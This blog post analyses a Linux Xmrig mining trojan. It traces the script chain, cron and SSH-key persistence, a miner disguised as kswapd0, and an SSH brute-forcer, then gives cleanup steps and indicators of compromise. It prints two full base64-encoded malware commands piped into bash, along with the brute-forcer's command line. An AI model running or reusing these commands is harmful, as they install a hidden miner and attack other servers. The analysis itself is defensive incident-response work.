Xmrig挖矿木马之暴力分析!

最新挖矿病毒xmrig清除方法和原理 手机端接收短信提醒,服务器正遭受挖矿病毒攻击,服务器的cpu和内存占用高,阿里云不断告警 阅读详情

前提:某天腾讯云发来一封邮件来提醒,自己的服务器中木马了。根据邮件中的提示,把疑似木马的程序tsm64拷贝下来,上传到vt上,确认是木马。好了,开始分析它。

一、初步定位恶意程序在系统中的痕迹

首先,通过命令“find / -name “tsm64” “全局搜索这个恶意样本存储在哪个目录,最后在/tmp/.X25-unix/.rsync/c目录下发现了它。浏览整个.rsync目录,发现都是恶意样本相关的文件,于是将其打包下载到本地进行分析。对该目录的子目录和文件进行分析,得到以下信息:

1. tddwrt7s.sh为起点,该脚本通过curl从远端下载dota3.tar.gz并解压,再调用initall进行初始化。

 

2. Initall脚本先执行init脚本,再执行init2脚本。init脚本将dota3.tar.gz解压出的.configrc目录复制到root目录下,并在后台执行a目录下的init0脚本(github上分享的一个专杀矿工进程的脚本)清除主机可能已经存在的矿工进程,后台运行a与b目录下的a脚本和c目录下的start脚本,再设置每分钟检查执行cron.d脚本(自己生成的),该脚本将a目录下upd脚本和b目录下的sync脚本设置为每次系统重启后执行。

 

3. Init2脚本前面的工作与init相同,略过 。


4. a目录下的upd脚本会执行run脚本,而run脚本会先执行stop脚本停止上一轮该系列脚本的工作(相当于为新一轮脚本执行做准备),重点是其会执行恶意的可执行文件kswapd0。在Linux中,kswapd0进程是用来管理虚拟内存的。kswapd0 移动内存的过程就会造成 CPU 的大量使用,所以该恶意程序通过伪装成kswapd0进程来规避管理员怀疑其大量耗用CPU资源的行为。

5. b目录下的run脚本会将一个固定ssh rsa密钥存储在 ~/.ssh/authorized_keys中实现持久化控制访问我的服务器。

 

6. C目录下的aptitude脚本执行go脚本,而go脚本会执行tsm脚本。Tsm脚本会根据服务器系统的位数而选择执行恶意可执行文件tsm32还是tsm64 。

.rsync目录下各脚本调用关系如下图所示:
 

二、静态分析

在服务器中执行top命令查看各进程对资源占用情况进行分析,发现一个叫”./kswapd0”的进程对CPU占用率99%。先分析kswapd0这个64位的可执行文件,通过ida的字符串搜索,发现字符串”https://xmrig.com/wizard”( xmrig 是用于 Monero (XMR) CPU 挖矿的)。同时还找到矿机的配置内容,了解了下社区中挖矿教程,可以知道其中的user字段即是该黑客的门罗钱包地址。结合对反编译后的伪代码分析,发现kswapd0的执行逻辑与数据和xmrig(ELF文件,下载地址
https://github.com/xmrig/xmrig/releases/download/v6.12.1/xmrig-6.12.1-linux-x64.tar.gz)极为相似,所以得出结论--kswapd0就是xmrig矿机。


那么就剩下tsm32/tsm64这组恶意程序还未知其功能,拖进ida里分析一下。

tsm64是一个64位ELF文件,先拖进ida里进行分析。从start函数里找到main函数的入口,点进去,F5失败,ida报错原因是这个函数太大了。在汇编窗口浏览代码,发现在函数开头有一条指令开辟了巨大的堆栈空间,“sub rsp, 3D6A58h”。尝试nop掉该指令,以及nop掉结尾处的“add rsp, 3D6A58h”指令。再次F5,还是无法反编译。没办法只能先看汇编了。汇编界面按空格查看流程图,发现下面有一段执行流疑似经过了平坦化处理。查看了一下负责分发的块,里面定义了一张地址表,按顺序执行表中的基本块。由于基本块数量较少,就一个个去看了。分析后得到的结果,loc_405022打印了一个负责扫描内外工具(命令行)的使用说明,loc_406257执行一组删除操作(目的是擦除入侵痕迹,删除的内容可以作为下一阶段追朔的线索),loc_40506C执行了“whoami“命令,其余基本块的作用都是通过strtol函数将一个字符串转化为一个十进制数然后写入到一个数组里,这里并没有找到字符串来源(应该是命令行参数输进来的),loc_404F37负责将一个标志置1(进入这个分发器前初始化为0,应该是为了判断有没有完成以上操作,在loc_406257中再次判断,如果不为0则离开这个分发器)。


根据逻辑如果正常执行到loc_406257,就会来到loc_4062BD。在这里,程序通过system函数执行命令"sort -R b > p; sort -R a > ip"。先不理会这个信息。在下一个块里,该程序对'/dev/tty'(是我们使用的控制终端)进行读取,可以查看到当前终端的显示内容。

sub_408680函数中实现了与45.9.148.125(查ip,发现是一个荷兰的服务器)建立ssh连接,以及读取文件v(作用未知)。sub_4099F0函数进行文件写入或者发送数据。到这里可以知道该恶意程序的一个恶意行为是读取文件v的内容然后发送给该远程服务器。


紧接着,该程序将从终端读取到的内容保存到变量s里

通过搜索字符串发现了两组恶意命令“echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5YMTctdW5peApybSAtcmYgLlgxOS11bml4CnJtIC1yZiAuWDIqCm1rZGlyIC5YMjUtdW5peApjZCAuWDI1LXVuaXgKbXYgL3Zhci90bXAvZG90YTMudGFyLmd6IGRvdGEzLnRhci5negp0YXIgeGYgZG90YTMudGFyLmd6CnNsZWVwIDNzICYmIGNkIC5yc3luYzsgY2F0IC90bXAvLlgyNS11bml4Ly5yc3luYy9pbml0YWxsIHwgYmFzaCAyPjEmCnNsZWVwIDQ1cyAmJiBwa2lsbCAtOSBydW4gJiYgcGtpbGwgLTkgZ28gJiYgcGtpbGwgLTkgdHNtCmV4aXQgMA==" | base64 --decode | bash “和”echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5YMTctdW5peApybSAtcmYgLlgxOS11bml4CnJtIC1yZiAuWDIqCm1rZGlyIC5YMjUtdW5peApjZCAuWDI1LXVuaXgKbXYgL3Zhci90bXAvZG90YTMudGFyLmd6IGRvdGEzLnRhci5negp0YXIgeGYgZG90YTMudGFyLmd6CnNsZWVwIDNzICYmIGNkIC90bXAvLlgyNS11bml4Ly5yc3luYy9jCm5vaHVwIC90bXAvLlgyNS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxOTIuMTY4ID4+IC9kZXYvbnVsbCAyPjEmCnNsZWVwIDhtICYmIG5vaHVwIC90bXAvLlgyNS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxNzIuMTYgPj4gL2Rldi9udWxsIDI+MSYKc2xlZXAgMjBtICYmIGNkIC4uOyAvdG1wLy5YMjUtdW5peC8ucnN5bmMvaW5pdGFsbCAyPjEmCmV4aXQgMA==" | base64 --decode | bash “,分别对它们base64的内容解密,结果如下:


可以看出,上面解密出来的脚本与.rsync和.configrc目录下的shell脚本作用基本是相同的。

三、动态分析

首先通过“./tsm64 -t 202 -f 1 -s 12 -S 9 -p 0 -d 1 p ip”命令执行一下tsm64,看一下有什么效果。Tsm64在执行过程中会产生a、b、p、ip和v五个文件,其中a和ip存储的都是IP地址以及端口号,而b和p存储的是由用户名和密码组成的字典。接下来,可以看到tsm64创建大量线程去连接ip中的服务器,并尝试爆破ssh的账号。


接下来,想知道ip这些文件是哪里来的,因为程序中和本地都没有它们存在。猜测是网络下载,于是打算跟踪connect函数的调用,发现程序最先与45.9.148.125建立连接。


而紧接着在完成与45.9.148.125 进行ssh连接建立的过程后,终于来到我们想看到的文件下载阶段。我们可以看到在接收的数据中有大段的IP地址,如下图所示。


后来,由发现在sub_409100函数中,该恶意程序随机选取下图中三个IP地址作为C2地址进行连接。


tsm64下载好这些文件后,打开文件p进行逐行读取,将里面的需要爆破的ip和端口读出。这里tsm64创建了五百多个线程去爆破目标。


创建文件v进行读取,如果读出数据,则发送到远端服务器。由于v文件一直为空,这一步一直无法验证。但是,基于以上的分析,可以猜出,v文件存储的是爆破结果。


四、清除方案

对于处理该挖矿木马,提出以下清除方案:

1. 通过crontab -e命令删除相关的四条定时任务。

2. 杀死kswapd0进程,如果tsm32、tsm64进程也存在的话也杀死。

3. 删除~/.configrc目录、/tmp/.X25-unix/.rsync目录、dota3.tar.gz文件,以及~/.ssh/authorized_keys文件。

4. 更新ssh的账号密码,因为该木马就是通过爆破ssh账号进来的。

五、特征总结

黑客的门罗钱包地址:483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS

矿工名:“x”

C2地址:45.9.148.125、45.9.148.129、和45.9.148.117

目标矿池地址:

1. "url": "debian-package.center:80"

2. "url": "[2a0e:fa00:0:5::1]:443"

3. "url": "[2a0e:fa00:0:5::1]:80"

4. "url": "45.9.148.129:80"

5. "url": "45.9.148.129:443"

6. "url": "45.9.148.117:80"

7. "url": "45.9.148.117:443"

8. "url": "45.9.148.58:80"

9. "url": "45.9.148.58:443"

10. "url": "45.9.148.59:80"

11. "url": "45.9.148.59:443"

推荐阅读:初出茅庐的铁头娃竟然拿到阿里、奇安信offer?原来是看了这份面试核心知识点(全程干货,必须收藏!)

个人总结之xmrig 挖矿自动化程序如何彻底删除【Linux问题】 正在被挖矿程序占用所有CPU等资源,导致本身业务无内存可用。 阅读详情

相关推荐

博客被挖矿程序xmrig入侵以及我的解决方案(docker安全)

文章记录了一次由于Docker配置的漏洞导致的挖矿程序入侵的发现过程以及解决方案。由于本人时间有限,没有时间去深度学习linux的相关运维知识,所以解决方案可能是比较浅显的,还望您在阅读本文前知悉。 前言 2019年9月2日凌晨,我正准备关闭电脑睡觉,突然收到阿里云的一条短信,说是服务器被挖矿软件入侵了,一开始我是不相信的,就我这草履虫一样的网站,应该没有任何会来才对啊,后来查看了一下阿里云后...

马赛琦的博客 8938

记一次服务器被挖矿的排查过程:xmrig挖矿病毒

服务器被挖矿,记录一下清除xmrig挖矿病毒的解决过程

矮矮的夏祭的专栏 1万+

Linux服务器xmrig挖矿木马深度清理与防护指南

xmrig是一种典型的资源劫持型恶意程序,通过利用SSH弱口令、Web漏洞和临时目录权限滥用,在Linux系统中静默占用CPU进行门罗币(XMR)挖矿。其核心原理是进程伪装、内存加载、多点驻留与持久化启动,常隐藏于/tmp、/dev/shm等目录,并通过systemd服务、crontab、at作业及/etc/init.d脚本实现顽固复活。技术价值在于暴露运维中长期被忽视的权限信任惯性与日志审计盲区;典型应用场景包括电商、SaaS类生产环境中的Nginx+PHP+MySQL或Docker Compose部署架

weixin_30781107的博客 576

xmrig挖矿病毒彻底清除

1、通过top命令查看进程发现,占用CPU最大的进程是一个叫xmrig的进程。3、最后一定要修改机器密码,不然过几天还会存在。2、找到xmrig所在的文件并删除。记录下进程的PID,然后杀死进程。

mynameisjinxiaokai的博客 1万+

挖矿木马深度解析:从原理到防御的完整攻防指南

恶意软件是网络安全领域的基础威胁之一,其核心原理在于通过隐蔽手段在受害者系统中执行未经授权的操作。其中,挖矿木马作为一种资源窃取型恶意软件,通过利用系统漏洞或社会工程学手段植入,并隐匿占用CPU或GPU算力进行加密货币挖矿,为攻击者牟利。这种攻击不仅造成受害者硬件损耗与能源浪费,更揭示了现代网络犯罪的经济驱动本质。在应用场景上,挖矿木马广泛针对企业服务器、个人电脑乃至云环境和容器,其背后的黑色产业链分工明确,形成了从漏洞利用、流量分发到变现的完整生态。本文聚焦于挖矿木马的检测与防御,通过剖析其隐匿、持久化与

weixin_34348174的博客 486

Linux内核同步原语之队列自旋锁(Queued Spin Lock)深度解析

本文深度解析了Linux内核中的队列自旋锁(Queued Spin Lock)机制。通过对比传统自旋锁的瓶颈,详细阐述了队列自旋锁如何利用紧凑的4字节结构、每CPU节点数组和pending位优化,有效解决多核(SMP)系统中的缓存行乒乓和惊群效应,实现公平、高效的锁等待队列,从而显著提升内核在高并发场景下的可扩展性与性能。

weixin_29205061的博客 306

Linux 服务器被挖矿木马实战排查

摘要:Linux挖矿木马检测与防护指南 针对Linux服务器频发的挖矿木马攻击,本文提供全流程排查方案:通过监控CPU异常(如kdevtmpfsi进程)、排查网络连接(矿池端口3333/4444)、检查临时目录(/tmp、/dev/shm中的ELF文件)、清理定时任务(恶意crontab)及systemd后门服务(如kdevtmpfsi.service)。常见木马家族如Kinsing(专攻Docker)、XMRig(隐藏于/dev/shm)多通过SSH弱密码、Redis未授权或容器漏洞入侵。清除步骤包括:终

m0_68275685的博客 1555

LiteOS | 基于LiteOS的智慧农业案例实验分享

分享一个基于小熊派+LiteOS+华为云的案例实验(智慧农业)。 实验框图 相关模块简介 1、STM32L431RCT6 2、LiteOS LiteOS是华为开发的轻量级实时操作系统: LiteOS源码GitHub仓库链接: https://github.com/LiteOS/LiteOS 其源码一级目录结构如下: 其内核包括任务管理、内存管理、时间管理、通信机制、中断管理、队列管...

嵌入式大杂烩 5992

风扇狂转、电费翻倍:6 个步骤彻底排查算力劫持(挖矿木马防护手记)

这篇文章记录了一次真实的**算力劫持**排查手记——我的服务器在一夜之间被恶意挖矿程序盯上,CPU 被占满、电费翻倍。如果你也遇到风扇狂转、**服务器 CPU 占用过高**却找不到原因的情况,照着文末那份 10 分钟清单走一遍,大概率能把可疑进程揪出来。 [![正版 xmrig 挖矿程序终端界面,可作为识别恶意挖矿程序(算力劫持木马)的对照样本](https://raw.gitcode.com/

gitblog_00876的博客 1164

以LAN8720A为例的以太网硬件设计方案

输入时钟(XTAL1/CLKIN,XTAL2):推荐外加25MHz(性价比较高)晶振为PHY芯片提供时钟,PHY芯片内部PLL将其倍频为50MHz来使用,亦可使用直接使用50MHz晶振。三位MODE通过高低电平组合分别对应以上8种模式 ,包含10M半双工,10M全双工,100M半双工,100M全双工,是否启用自协商协议,CRS是否有效等。VDDCR:1.2V电源,可由芯片内部稳压电源提供,亦可由外部电源提供,由外部电源提供可降低芯片功耗。REF_CLK:参考时钟,由MAC或外部时钟晶振向PHY芯片提供。

weixin_46154042的博客 5887

Zabbix Trigger actions访问出现500

本篇博客详细介绍了Zabbix访问'Trigger actions'出现的错误状况,访问界面出现500,并提供了解决方案。

格子的博客 565

挖矿木马技术对抗指南:逆向分析、溯源追踪与长效防御

某政企混合云服务器集群运维平台连续3日监测到异常告警:近20台Linux物理机CPU占用率持续高于95%,业务响应时延从正常的50ms飙升至800ms以上,部分核心业务节点出现间歇性宕机。结合漏洞扫描记录中Redis服务暴露的高危告警,安全团队判定集群遭受挖矿木马攻击,随即启动。”三位一体的防御体系,才能有效抵御挖矿木马的侵袭,保障信息系统的安全稳定运行。等弱口令账号,攻击者成功登录3台运维管理服务器,实现对集群核心节点的控制。,相较于传统版本,其在隐匿性、抗分析性与资源利用率上均有显著升级,核心文件。

从零开始,掌握网络安全。提供全面的网络安全教程、攻防演练技巧和行业动态。 1538

【AI气象6】Skilful nowcasting of extreme precipitation with NowcastNet

极端降水是气象灾害的重要因素,因此迫切需要通过高分辨率、长时间预报和局部细节的精准短期预报来减轻其社会经济影响。当前的方法存在模糊、衰减、强度或位置误差,基于物理的数值方法在捕捉关键的混沌动态(如对流起始)时面临挑战,而数据驱动的学习方法则未能遵循内在的物理法则(如平流守恒)。我们提出了 NowcastNet,这是一种针对极端降水的非线性短期预报模型,将物理演变方案与条件学习方法统一到一个端到端的神经网络框架中,通过优化预测误差进行训练。基于来自美国和中国的雷达观测数据,我们的模型能够生成物理上合理的降水短

weixin_51473374的博客 2326

yayaya Miner挖矿木马分析

从时代发展的角度看,网络安全的知识是学不完的,而且以后要学的会更多,同学们要摆正心态,既然选择入门网络安全,就不能仅仅只是入门程度而已,能力越强机会才越多。因为入门学习阶段知识点比较杂,所以我讲得比较笼统,大家如果有不懂的地方可以找我咨询,我保证知无不言言无不尽,需要相关资料也可以找我要,我的网盘里一大堆资料都在吃灰呢。干货主要有:①1000+CTF历届题库(主流和经典的应该都有了)②CTF技术文档(最全中文版)③项目源码(四五十个有趣且经典的练手项目及源码)

m0_61869253的博客 704

Claude Code 分布式并行开发最佳实践:1中枢+10Worker跨多Git仓库全流程落地

本文介绍了一套基于Claude Code和Git Worktree的分布式并行开发方案,解决多仓库、微服务开发中的核心痛点。方案采用"1个决策中枢+10个并行Worker"架构,中枢负责任务拆解和调度,每个Worker绑定独立仓库实现完全隔离开发。关键优势包括:任务并行效率提升10倍、跨仓库依赖自动编排、版本统一管理、零第三方依赖。文章详细提供了环境准备、架构设计、中枢搭建和初始化脚本等全流程落地指南,特别适合多仓库协同的全栈开发场景。

AI天才研究院 245

RK3399平台开发系列讲解(外设篇)交换芯片RTL8306M

网络:交换芯片RTL8306M 电路: make menuconfig 配置: 目录:arch/arm64/configs/rk3399_b201_defconfig CONFIG_FIXED_PHY=y 设备树: arch/arm64/boot/dts/rockchip/rk3399-b201-rev1.dts 时钟: Open之后首先校验网卡mac地址是否正确(stmmac_chec...

内核笔记 2395

算力劫持全流程指南:从服务器CPU异常到挖矿木马彻底清除

凌晨两点,运维群里突然弹出一条告警:某台 Web 服务器的 CPU 使用率已经连续 15 分钟维持在 100%。你登上去 `top` 一看,占用最高的进程叫 `rsyslogd`,看起来人畜无害,可它凭什么吃掉 13 个核?再一查网络,它正朝境外一个陌生地址稳定发包。恭喜你,你遇到了典型的**算力劫持**。本文围绕"挖矿木马清除"这条主线,从入侵路径讲到伪装识别,再讲到彻底清理与长效防御,帮你把"

gitblog_01088的博客 1060

CT探测器普遍采用“星形拓扑+多ADC模组”架构的TDC(时间数字转换器)设计方案

本文提出一种基于TDC反馈机制的CT探测器时钟同步方法,通过延时测量、偏差计算和动态补偿三步硬件流水线,实现高精度同步。系统采用Xilinx Kintex UltraScale FPGA内置CARRY8进位链构建3.5ps分辨率的TDC,结合多级比较器和延迟单元,形成闭环反馈控制。实验表明,在512通道、1.28m传输距离下,同步精度稳定在10ps以内,较传统方案提升两个数量级,并能动态补偿干扰抖动。该方案解决了传统方法在CT旋转腔体环境下精度不足的问题,为下一代超高清CT提供了有效的时钟同步解决方案。

whm128的博客 276

Linux服务器CPU异常飙高?挖矿木马排查与实战处置指南

挖矿木马是当前Linux服务器最常见的隐蔽型恶意程序,其核心特征是长期占用高CPU资源却不触发传统告警。它基于进程伪装、内存驻留和网络通信实现持久化,原理上依赖未授权访问、供应链投毒或配置漏洞等入口。技术价值在于低成本变现,攻击者通过劫持算力挖掘Monero(XMR)等隐私币,规避监管与溯源。典型应用场景包括云主机、容器集群及CMS网站等缺乏最小权限管控的生产环境。本文聚焦于从CPU异常出发,结合/proc文件系统取证、strace动态监控与lsof网络验证等Linux原生工具链,提供可落地的七步清除与加固

weixin_30443731的博客 620

TMS_WebGMaps_1.9.8.0_Full_Source

TMS_WebGMaps_1.9.8.0_Full_Source 全源码 delphi cbuilder

ssm框架搭建

这个是一个在idea上成功跑起来的ssm框架项目,保存在这里方便以后使用直接下载

Linux服务器挖矿木马排查与加固实战指南

Linux挖矿木马是一种典型的隐蔽型资源劫持攻击,其核心原理是通过伪装进程、劫持系统调用(如LD_PRELOAD)、滥用计划任务(crontab)和systemd服务实现持久化运行。这类攻击不破坏数据,却持续消耗CPU算力,导致系统负载异常升高、响应迟缓,具备强隐蔽性与高复发性。技术价值在于推动运维人员建立多维感知能力——覆盖时间基线、进程行为、网络连接与持久化机制的交叉验证体系。典型应用场景包括暴露公网的Web服务器、Docker宿主机及存在Log4j等漏洞的中间件。本文聚焦Linux挖矿木马、隐蔽进程、

weixin_33725515的博客 572

ET2012新版免狗免安装绿色软件

ET2012新版免狗免安祖昂绿色软件。,新界面,新视觉,

2025年活跃挖矿木马盘点,从零基础到精通,收藏这篇就够了!

挖矿木马通过各种手段将挖矿程序植入受害者的计算机中,在用户不知情的情况下,利用受害者计算机的运算能力进行挖矿,从而获取非法收益。目前已知多个威胁组织(例如,

资深程序员,曾自学JAVA,C#,如今从业于网安行业 1187

WINCC7.3破解文件

WINCC7.3硬件够破解文件,有需要的下载!WINCC7.3硬件够破解文件,有需要的下载!

记·Windows挖矿病毒应急响应

Windows挖矿病毒应急响应

chongya927的博客 5610

服务器CPU深夜飙到100%?xmrig算力劫持恶意进程检测与清除全流程实战手册

凌晨 2:17,值班手机弹出一条监控告警:生产服务器 CPU 使用率从 5% 瞬间飙到 98%,持续半小时居高不下。登录服务器一看,`top` 里多了个叫 `svchost_x64` 的陌生进程,占满了 6 个核,网络连接指向一个境外匿名 IP。经验判断——这是典型的 xmrig 算力劫持(挖矿木马)攻击。本文将以这次事件为线索,带你完整走一遍"发现问题→定位问题→解决问题→预防问题"的处置流程,

gitblog_00914的博客 357
上一篇: 初出茅庐的铁头娃竟然拿到阿里、奇安信offer?原来是看了这份面试核心知识点(全程干货,必须收藏!)
下一篇: 后渗透之权限维持——隐藏用户的创建和使用(全程干货)
AI小模型
博客等级 码龄6年 6863粉丝 487原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包

打赏作者

AI小模型

你的鼓励将是我创作的最大动力

¥1 ¥2 ¥4 ¥6 ¥10 ¥20
扫码支付:¥1
获取中
扫码支付

您的余额不足,请更换扫码支付或充值

打赏作者

实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值